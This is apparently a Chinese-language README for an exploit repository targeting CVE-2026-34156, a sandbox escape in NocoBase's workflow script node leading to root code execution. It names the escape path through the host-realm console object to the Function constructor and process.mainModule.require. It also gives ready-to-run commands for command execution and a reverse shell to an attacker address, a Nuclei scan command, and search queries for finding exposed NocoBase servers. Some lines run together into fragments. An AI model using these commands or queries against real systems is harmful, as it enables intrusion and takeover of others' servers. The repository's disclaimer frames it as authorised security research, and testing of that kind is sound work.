

NocoBase 中的未认证 / 低权限 → Root 远程代码执行
CVE-2026-34156 是 NocoBase(一个开源无代码/低代码平台)中的一个严重沙箱逃逸漏洞。
能够创建或执行工作流脚本节点的攻击者(即使权限较低)可以逃逸 Node.js vm 沙箱,并在容器内实现以 root 身份执行完整的远程代码。
@nocobase/plugin-workflow-javascript(脚本节点)console._stdout.constructor.constructor 实现的沙箱逃逸uid=0)执行远程代码fs)传入沙箱的 console 对象来自宿主 realm,允许攻击者沿原型链向上访问真正的 Function 构造函数 → process.mainModule.require。
# 简单命令执行
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# 反弹 shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
仓库包含:完整的 PoC 脚本、Nuclei 模板和安全检查器。
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm)。
本仓库仅用于教育和经授权的安全研究目的。
仅可在您拥有或已获得明确书面许可进行测试的系统上使用。
未经授权的利用行为是非法的。
用 ❤️ 为安全社区打造
保持安全。快速修补。